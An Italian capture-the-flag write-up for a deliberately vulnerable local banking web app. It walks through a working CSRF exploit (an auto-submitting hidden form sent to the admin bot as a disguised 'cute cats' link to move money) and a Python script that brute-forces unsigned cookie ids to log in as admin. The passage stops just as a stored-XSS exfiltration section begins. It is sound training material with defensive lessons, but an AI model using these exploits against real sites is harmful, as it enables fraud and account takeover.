
The image shows a web form titled "Register". At the top, there are two tabs: "Login" and "Register", with "Register" being the active tab. Below the tabs, there are three input fields, each with a blue icon on the left: a person icon for the username field containing "bob", a lock icon for the password field containing ".....", and an envelope icon for the email field containing "bob@bankmail.com". At the bottom of the form is a large blue button labeled "Register". Four red arrows point to the form elements: three arrows point to the username, password, and email input fields, and one arrow points to the "Register" button.

BankRegister

le credenziali inserite sono **bob:superPassword**

l'indirizzo mail: **bob@bankmail.com**

procediamo quindi al login, ed iniziamo ad esplorare l'applicazione web con cui ci interfacciamo.



Troviamo quindi una Home Page nella quale ci viene stampato un messaggio di benvenuto con il nome con cui siamo loggati.

Sono presenti anche le seguenti pagine:

- Request Support
- Transfer Money
- Profile
- Search User

Nel seguito verranno esaminate nel dettaglio:

Request Support

Vulnerable Bank

[Home](#)[Request Support](#)[Transfer Money](#)[Profile](#)[Search User](#)[Logout](#)

Ask us for Support

Explain your problem here, one of our admin will visit your profile and read your message:

Send

BankRequestsSupport

Questa pagina contiene un campo di testo con il quale possiamo inviare messaggi, nel paragrafo leggiamo la frase: “one of our admin will visit your profile and read your message”.

Otteniamo quindi un suggerimento sull'esistenza di un **account amministratore**.

Visitando il codice sorgente della pagina web `CTRL+U` possiamo notare come sia stato lasciato commentato il riferimento ad un'altra pagina **BankInboxRequests**.


```

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <meta charset="utf-8">
5     <title>Bank Support</title>
6     <link rel="stylesheet" href="/static/style.css">
7     <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.7.1/css/all.css">
8   </head>
9   <body class="loggedin">
10    <nav class="navtop">
11      <div>
12        <h1>Vulnerable Bank</h1>
13        <a href="/BankHome"><i class="fas fa-home"></i>Home</a>
14
15
16        <a href="/BankRequestSupport"><i class="fas fa-user-circle"></i>Request Support</a>
17        <!-- <a href="/BankInboxRequests">Inbox Requests</a> -->
18
19
20        <a href="/BankTransferMoney"><i class="fas fa-user-circle"></i>Transfer Money</a>
21        <a href="/BankProfile"><i class="fas fa-user-circle"></i>Profile</a>
22        <a href="/BankSearchUser"><i class="fas fa-user-circle"></i>Search User</a>
23        <a href="/BankLogout"><i class="fas fa-sign-out-alt"></i>Logout</a>
24      </div>
25    </nav>
26    <div class="content">
27
28
29    <h2>Ask us for Support</h2>
30    <div>
31      <p>Explain your problem here, one of our admin will visit your profile and read your message:</p>
32      <form action="/BankRequestSupport" method="post">
33        <textarea name="text" cols="30" rows="10"></textarea>
34        <br>
35        <input type="submit" value="Send">
36      </form>

```

BankRequestsSupport source code

Proviamo a visitare la pagina digitando l'url nel campo di ricerca del browser.



BankInboxRequests Access denied

Ci viene riferito il fatto che solo l'admin può accedere a questa pagina, un'altro suggerimento!

Transfer Money

Vulnerable Bank

[Home](#)[Request Support](#)[Transfer Money](#)[Profile](#)[Search User](#)[Logout](#)

Transfer Money

Insert details below:

destination

amount

Send

BankTransferMoney

In questa pagina è presente un form di compilazione coi campi "destination" e "amount", per lo scambio di denaro.

Iniziamo a testare qualche funzionalità dell'app, proviamo ad inviare una quantità di denaro ad un'altro utente oppure a noi stessi e vediamo come si comporta il sito.

Vulnerable Bank

[Home](#)[Request Support](#)[Transfer Money](#)[Profile](#)[Search User](#)[Logout](#)

Transfer Money

Insert details below:

bob@bankmail.com

100

Send


Only an admin can transfers moneys!

Transfer error

Otteniamo un nuovo suggerimento... **Solo** l'utente admin può inviare denaro!

Una delle tre flag si otterrà appunto riuscendo a trasferire denaro dall'account admin al nostro!

Profile



The screenshot shows the 'Vulnerable Bank' interface. At the top is a dark navigation bar with the bank's name and several menu items: Home, Request Support, Transfer Money, Profile, Search User, and Logout. Below this, the 'Profile Page' is displayed. It contains a message stating that account details are shown and can be modified. The details listed are: Username: bob, Email: bob@bankmail.com, Balance: 100\$, and Description: None. Below the description is a text input field and a 'modify description' button.

Username:	bob
Email:	bob@bankmail.com
Balance:	100\$
Description:	None

modify description

BankProfile

In questa pagina troviamo le informazioni relative al nostro account:

- Username
- Email
- Balance (di default settato a 100\$)
- Description (di default settato a None)

Troviamo anche un'area di testo per poter modificare la nostra descrizione.

Vulnerable Bank

Home Request Support Transfer Money Profile Search User Logout

Profile Page

Your account details are below, you can modify your description:

Username: bob
Email: bob@bankmail.com
Balance: 100\$
Description: I love my cats!

modify description

BankProfile-modify description

Search User

Vulnerable Bank

Home Request Support Transfer Money Profile Search User Logout

Search information about users

username Send

BankSearchUser

In questa pagina è presente un sistema di ricerca utente, a scopo illustrativo è stato creato un'altro utente di nome **user**.

Proviamo a cercare il suo nome tramite il form di ricerca:

Vulnerable Bank

Home Request Support Transfer Money Profile Search User Logout

Search information about users

user Send

Username: user
Email: user@bankmail.com
Description: My name is user and I like reggae music!

Visualizzeremo le informazioni relative al suo account,

Sappiamo anche che esiste un account admin... Proviamo ad ottenere qualche informazione in più digitando **admin** nel campo di ricerca:

Vulnerable Bank

Home Request Support Transfer Money Profile Search User Logout

Search information about users

admin Send


You can't search information about our admin!

Veniamo avvisati del fatto che non possiamo cercare informazioni sull'admin... Probabilmente ha qualcosa da nascondere... Infatti otterremo una flag nel caso riuscissimo ad estrarre informazioni a riguardo!

Cookies

cliccando **F12** e spostandoci in **storage** possiamo verificare come i cookies non vengano firmati in alcun modo e che ogni account dispone di:

id, loggedin, username



Cookies Info

Nel sito è presente anche un pulsante **Logout** per uscire e rieseguire il login o registrare un nuovo utente.

Siamo pronti a procedere con gli exploit per ottenere le tre flag. Le informazioni importanti ottenute sono:

1. Esiste un'account **admin** privilegiato.
2. Possiamo inviare messaggi all'admin, il quale **visiterà** il nostro profilo e **leggerà** il messaggio.
3. L'admin ha accesso alla pagina **BankInboxRequests** dove probabilmente vedrà i messaggi ricevuti.
4. **Solo** l'admin può inviare denaro.
5. Non possiamo cercare informazioni sull'admin, questo ci suggerisce che nasconde qualcosa nella sua pagina **Profile**.
6. I cookies utilizzati **non** sono firmati.

Exploit #1: CSRF-Attack

CSRF sta per Cross-Site Request Forgery, si tratta di un attacco informatico in cui l'attaccante cerca di indurre un utente ad eseguire un'azione non desiderata all'interno di un sito web senza che quest'ultimo ne venga a conoscenza.

In pratica l'attaccante crea una richiesta falsificata, precompilata e auto eseguibile (nel nostro caso precompileremo il form di invio di denaro con le nostre coordinate bancarie e una certa quantità di denaro).

Una volta creata la richiesta fasulla, quest'ultima viene inviata sotto forma di link all'apparenza non malevolo alla vittima, che **deve** essere loggata all'interno del sito web (nel nostro caso l'admin è loggato all'interno di VulnerableBank).

Un'attacco CSRF in genere è possibile qual'ora non venga effettuato un controllo sull'origine della richiesta.

Nel nostro caso non appena la vittima cliccherà sul link malevolo, partirà una richiesta di invio di denaro all'account attaccante (**bob**).

Procediamo step by step all'exploit:

Precompilazione del form di invio di denaro:

Spostiamoci nella pagina **BankTransferMoney** e analizziamo il codice sorgente con **CTRL+U** focalizzandoci sul form di input.

```
<a href="/BankTransferMoney"><i class="fas fa-user-circle"></i>Transfer Money</a>
<a href="/BankProfile"><i class="fas fa-user-circle"></i>Profile</a>
<a href="/BankSearchUser"><i class="fas fa-user-circle"></i>Search User</a>
<a href="/BankLogout"><i class="fas fa-sign-out-alt"></i>Logout</a>
</div>
</nav>
<div class="content">
<h2>Transfer Moneys</h2>
<div>
<p>Insert details below:</p>
<form action="BankTransferMoney" method="post">
  <input type="text" name="destinationEmail" placeholder="destination" required>
  <input type="number" name="amount" placeholder="amount" required>
  <input type="submit" value="Send">
</form>
<p></p>
</div>
</div>
</body>
</html>
```

source code of BankTransferMoney

Notiamo come non sia presente un campo per alcun tipo di token o controllo, creiamo quindi un file html copiando e incollando il form.

Procediamo quindi inserendo i campi "value" in "destinationEmail" e "amount"

```

1  <!DOCTYPE html>
2  <html>
3      <body>
4          <form action="http://127.0.0.1:5000/BankTransferMoney" method="POST">
5              <input type="hidden" name="destinationEmail" value="bob@bankmail.com">
6              <input type="hidden" name="amount" value="100">
7          </form>
8          <script>
9              document.forms[0].submit()
10         </script>
11     </body>
12 </html>

```


CSRF exploit

abbiamo precompilato il form inserendo le nostre coordinate bancarie “bob@bankmail.com” e “100” nel campo amount (100 dollari), successivamente abbiamo reso non visibili i campi del form tramite l’attributo “hidden” e reso il tutto automatizzaro tramite javascript `document.forms[0].submit()` in questo modo la vittima dovrà solo cliccare sul link malevolo e la richiesta precompilata partirà in automatico!

Salviamo questo file con un nome all’apparenza innoquo ad esempio `orange-cats.html`

Hosting del file html malevolo

spostiamoci all’interno della cartella dove è presente il file html appena creato e avviamo un web-server tramite python3 con il comando `sudo python3 -m http.server 8080` in questo modo apriremo un server http sulla porta 8080



```

lade@lade-home: ~/VulnProject/expolits
lade@lade-home:~/VulnProject/expolits$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```


Python3 HTTP Server on port 8080

Invio del payload

non ci resta che scrivere un messaggio all'admin tramite la pagina **BankRequestSupport** ad esempio:

"Hey look these cute cats! http://127.0.0.1:8080/orange-cats.html"

abbiamo specificato l'indirizzo ip del web server (127.0.0.1) la porta su cui è in ascolto (8080) e il nome del file malevolo (orange-cats.html)



Vulnerable Bank

Home Request Support Transfer Money Profile Search User Logout

Ask us for Support

Explain your problem here, one of our admin will visit your profile and read your message:

Hey look these cute cats! http://127.0.0.1:8080/orange-cats.html

Send

Requests sent succesfully, we'll recontact you soon!

CSRF-payload

Dopo pochi istanti l'admin (comandato da un bot) leggerà il nostro messaggio, riconoscendo un link lo aprirà, la richiesta partirà e verrà considerata valida dato che l'admin risulta loggato all'interno del sito VulnerableBank.


A conferma di ciò notiamo nel terminale una richiesta HTTP-GET al web-server per il nostro file malevolo `orange-cats.html`

```
lade@lade-home: ~/VulnProject/expolits
lade@lade-home: ~/VulnProject/expolits$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [04/May/2023 17:20:04] "GET /orange-cats.html HTTP/1.1" 200 -
```

GET /orange-cats.html 200 OK

Proof of Concept

Se tutto è andato a buon fine l'utente admin avrà a sua insaputa inviato sul nostro account 100\$ di conseguenza nella nostra pagina Profile dovremmo visualizzare 200\$ di Balance



CSRF-attack completed

Abbiamo ottenuto la prima **FLAG!**

Questa challenge ci insegna a introdurre nei nostri form sistemi di verifica sull'origine della richiesta per verificare l'autenticità dell'azione, ad esempio tramite l'utilizzo di token personali.

Exploit #2: Cookies-Bruteforce

I cookies sono file di testo memorizzati sui nostri dispositivi i quali contengono informazioni utili alla navigazione e all'esperienza web per un particolare sito internet. I cookies possono essere ad esempio utilizzati per distinguere un'utente da un'altro come nel caso di VulnerableBank.

Come visto in precedenza infatti ogni utente è identificato da un cookie `id` seguito poi da `username` e `loggedin` (quest'ultimo serve solo a capire se un'utente è loggato o meno).

La vulnerabilità che andremo ad exploitare sta nel fatto che non vengano utilizzati dei cookies di sessione per autenticare un determinato utente ma dei classici cookies non firmati.

Ciò permette ad un attaccante (**bob**) di cambiare i propri cookies a piacimento ed autenticarsi come un'altra persona **bypassando il login**.

Dato che non siamo a conoscenza di quale sia l'id dell'admin possiamo scrivere uno script di bruteforce.

Analisi del codice di bruteforce

Lo script che andremo ad utilizzare è il seguente:

```
#!/usr/bin/python3

import requests

url = 'http://127.0.0.1:5000/BankHome'

for i in range(1000):

    cookies = {'id':str(i), 'username':'bob', 'loggedin':'True'}

    session = requests.Session()
    response = session.get(url, cookies=cookies)

    if 'admin' in response.text:
        print(f'FOUND! admin\'s id is: {i}')
        break
    else:
        print(f'try id:{i}')
```

1. Come visto anche nella prima sezione, importiamo la libreria `request` per poter eseguire richieste http
2. La variabile url contiene l'indirizzo web della pagina home di VulnerableBank
3. Iteriamo lungo i primi 1000 numeri, ad ogni giro creiamo un dizionario che rappresenterà i nostri cookie inserendo nel campo id la variabile utilizzata nel ciclo for
4. dopo aver effettuato la richiesta alla pagina home con i cookies settati, controlliamo se la parola `admin` sia presente all'interno della risposta. Questo perchè nella pagina home è presente un


messaggio di benvenuto seguito dal nostro nome utente, quindi se leggeremo “Welcome, admin” avremo trovato l'id cercato.

Eseguiamo lo script, dopo pochi secondi riusciremo a trovare l'id dell'account admin:

```
lade@lade-home:~/VulnProject/expolits$ ./cookies_bruteforce.py
try id:0
try id:1
try id:2
try id:3
try id:4
try id:5
try id:6
try id:7
try id:8
try id:9
try id:10
try id:11
try id:12
try id:13
try id:14
try id:15
try id:16
try id:17
try id:18
try id:19
try id:20
try id:21
try id:22
.....
try id:911
try id:912
try id:913
try id:914
try id:915
try id:916
try id:917
try id:918
try id:919
try id:920
try id:921
try id:922
try id:923
try id:924
try id:925
try id:926
try id:927
FOUND! admin's id is: 928
```

Proof of Concepts

Non ci resta che accedere alla sezione cookies con **F12** → **storage** , sostituire nel campo **id** il numero **928** e ricaricare la pagina!



cookies-exploitation

Veniamo quindi autenticati dall'applicazione web come admin e otteniamo la seconda **FLAG!**

Ora che abbiamo ottenuto accesso all'account amministratore potremmo provare ad accedere alla sezione Profile per estrarre l'ultima flag, ma è stato volutamente aggiunto un ulteriore cookies segreto che dispone solo l'admin per accedere alle altre pagine!

Questa challenge ci insegna a non utilizzare cookies non firmati per autenticare gli utenti ma piuttosto di **utilizzare cookie di sessione** scegliendo un opportuna chiave sicura!

Exploit #3: Data-Exfiltration with XSS

Per Data-Exfiltration si intende l'azione di recuperare/estrarre informazioni sensibili senza autorizzazione o la conoscenza da parte del legittimo proprietario. L'exfiltration può rappresentare una minaccia significativa per la sicurezza informatica, poiché l'estrazione di dati importanti può portare a conseguenze come il furto di informazioni personali e lo spionaggio industriale.

Nel nostro esempio sfrutteremo una vulnerabilità di tipo **Stored XSS** per eseguire l'exfiltration.

L'XSS (Cross-Site Scripting) è un tipo di attacco in cui un'utente malintenzionato inserisce del codice JavaScript all'interno di una pagina web visitata da altri utenti con lo scopo di estrarre informazioni sensibili o indurre azioni illecite. Quando la vittima visita la pagina web "infettata" il codice malevolo viene eseguito dal browser (in genere a sua insaputa) permettendo all'attaccante di recuperare ad esempio credenziali, cookies o compiere altre azioni dannose.

Si parla di Stored XSS quando il payload inserito viene salvato all'interno di un database e quindi rimane in maniera **persistente** all'interno della pagina web.

Analisi dell'attacco:

